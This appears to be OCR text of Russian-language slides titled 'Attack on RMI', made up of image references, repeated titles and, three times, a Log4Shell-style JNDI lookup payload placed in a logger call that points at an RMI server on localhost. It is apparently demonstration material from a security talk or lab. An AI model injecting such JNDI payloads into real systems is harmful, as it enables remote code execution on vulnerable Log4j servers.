
Атака на RMI




Атака на RMI




Атака на RMI



Атака на RMI




Атака на RMI




Атака на RMI

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/exploit}");
```




Атака на RMI

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/exploit}");
```




Атака на RMI

```
LOGGER.info("${jndi:rmi://127.0.0.1:1999/exploit}");
```



